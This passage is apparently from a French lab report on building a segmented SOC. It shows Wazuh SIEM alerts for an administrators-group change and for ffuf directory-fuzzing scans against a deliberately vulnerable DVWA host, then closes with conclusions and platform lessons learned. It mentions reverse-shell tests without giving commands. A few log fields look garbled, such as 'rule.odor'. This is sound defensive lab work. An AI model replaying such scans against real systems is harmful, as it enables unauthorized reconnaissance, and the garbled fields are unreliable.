data.win.system.systemTime	2026-01-31T23:33:49.3790773Z		
data.win.system.task	13826		
data.win.system.threadID	888		
data.win.system.version	0		
decoder.name	windows_eventchannel		
id	1769902431.689988		
input.type	log		
location	EventChannel		
manager.name	siem		
rule.description	Administrators Group Changed		
rule.firedtimes	1		
rule.gdpr	IV_35.7.d, IV_32.2		
rule.gpg13	7.10		
rule.groups	windows, windows_security, group_changed, win_group_changed		
rule.hipaa	164.312.a.2.I, 164.312.a.2.II, 164.312.b		
rule.id	60154		
rule.level	12		
rule.mail	true		
rule.mitre.id	T1484		
rule.mitre.tactic	Defense Evasion, Privilege Escalation		
rule.mitre.technique	Domain Policy Modification		
rule.nist_800_53	AC.2, IA.4, AU.14, AC.7		
rule.pci_dss	8.1.2, 10.2.5		
rule.tsc	CC6.8, CC7.2, CC7.3		
timestamp	Jan 31, 2026 @ 23:33:51.871		

On détecte également sur le SIEM les différents outils automatisés utilisés durant l'attaque comme ffuf pour la découverte web:

#	_index	wazuh-alerts-4.x-2026.02.03
#	agent.id	005
#	agent.ip	192.168.40.2
#	agent.name	DVWA
#	data.id	404
#	data.protocol	GET
#	data.srcip	192.168.30.2
#	data.url	/DVWA/top_categories/
#	decoder.name	web-accesslog
#	full_log	192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/top_categories/ HTTP/1.1" 404 435 "-" "ffuf"
#	id	1770112429.118171
#	input.type	log
#	location	/var/log/apache2/access.log
#	manager.name	siem
#	rule.description	Web server 400 error code.
#	rule.firedtimes	44
#	rule.odor	IV_35.7.d

On a plein de logs sur Wazuh étant donné que plein de requêtes match le user-agent ffuf:

#	data.id	404
#	data.protocol	GET
#	data.srcip	192.168.30.2
#	data.url	/DVWA/shrdbs/
#	decoder.name	web-accesslog
#	full_log	192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/shrdbs/ HTTP/1.1" 404 435 "-" "ffuf"
#	id	1770112429.116136
#	input.type	log
#	location	/var/log/apache2/access.log
#	manager.name	siem
#	previous_output	> 192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/encryption_keys/ HTTP/1.1" 404 435 "-" "ffuf" 192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/encryption-keys/ HTTP/1.1" 404 435 "-" "ffuf" 192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/insurance_applications/ HTTP/1.1" 404 435 "-" "ffuf" 192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/encryptionkeys/ HTTP/1.1" 404 435 "-" "ffuf" 192.168.30.2 - - [03/Feb/2026:10:53:16 +0100] "GET /DVWA/gift-card HTTP/1.1" 404 435 "-" "ffuf" 192.168.30.2 - - [03/Feb/2026:10:53:16 +0100] "GET /DVWA/encryption-keys HTTP/1.1" 404 435 "-" "ffuf" 192.168.30.2 - - [03/Feb/2026:10:53:16 +0100] "GET /DVWA/nift card HTTP/1.1" 404 435 "-" "ffuf"
#	rule.description	Multiple web server 400 error codes from same source ip.
#	rule.firedtimes	3
#	rule.frequency	14
#	rule.gdpr	IV_35.7.d

† agent.id	005
† agent.ip	192.168.40.2
† agent.name	DVWA
† data.id	404
† data.protocol	GET
† data.srcip	192.168.30.2
† data.url	/DVWA/insurance-applications/
† decoder.name	web-accesslog
† full_log	192.168.30.2 - - [03/Feb/2026:10:53:49 +0100] "GET /DVWA/insurance-applications/ HTTP/1.1" 404 435 "-" "ffuf"
† id	1770112429.117727
† input.type	log
† location	/var/log/apache2/access.log
† manager.name	siem
† rule.description	Web server 400 error code.
# rule.firedtimes	43
† rule.gdpr	IV_35.7.d
† rule.groups	web, accesslog, attack

Conclusion et retour sur la plateforme



Ce projet a permis la mise en place d'une infrastructure SOC complète et segmentée. L'implémentation de règles de pare-feu strictes sur pfSense a garanti l'isolation des actifs critiques (serveurs n8n, TheHive/Cortex) et le confinement d'une machine vulnérable (DVWA). Les tests d'intrusion (Reverse Shell) ont validé la robustesse de la segmentation tout en confirmant la capacité de détection du SIEM via l'envoi systématique des logs.

Retours d'Expérience : Défis Techniques et Limitations


L'utilisation de la plateforme de virtualisation a révélé plusieurs obstacles techniques qui ont nécessité des interventions manuelles et des ajustements de configuration.

Bugs d'Interface et de Fonctionnalités

- **Dysfonctionnement du Clipboard** : Un bug persistant sur l'outil "Clipboard" a été identifié. Malgré les tentatives de changement de langue du clavier (passant du français à français v2 ou à l'anglais), le copier-coller produit des résultats incohérents, altérant les caractères et rendant la création de scripts (Python notamment) complexe.




- **Erreurs d’Affichage des Ressources** : La télémétrie de la plateforme a montré des signes d’instabilité, affichant parfois une utilisation des ressources (CPU, RAM, Disque) à 0% alors que les machines étaient en plein fonctionnement, compliquant ainsi le monitoring de l’infrastructure.




Limitations des Modèles Prédéployés

Le déploiement des machines via les templates fournis a imposé des contraintes de performance et de maintenance significatives :

Optimisation du Stockage (Windows 11) : Le template Windows 11 est fourni avec un disque virtuel de 32 Go, ce qui s'avère extrêmement limité pour un système d'exploitation moderne. Pour libérer de l'espace et permettre le fonctionnement des outils SOC, une compression agressive du système a été nécessaire via la commande : `compact.exe /CompactOS:always`



Obsolescence du Template Kali Linux : Le modèle Kali Linux (version 2022.04) est trop ancien pour permettre une mise à jour des dépôts via apt update. Les signatures et clés GPG étant périmées, l'installation de nouveaux paquets de sécurité est impossible, ce qui limite les capacités offensives à l'arsenal déjà présent localement sur la machine. Il a fallu déployer donc une Kali manuellement.



Malgré ces contraintes inhérentes à la plateforme, les objectifs de sécurité ont été atteints. La maîtrise de la segmentation réseau sous pfSense et l'intégration des flux de données vers le SOC constituent le succès majeur de cette architecture, démontrant une résilience face aux vulnérabilités des systèmes cibles et aux limitations de l'environnement de virtualisation.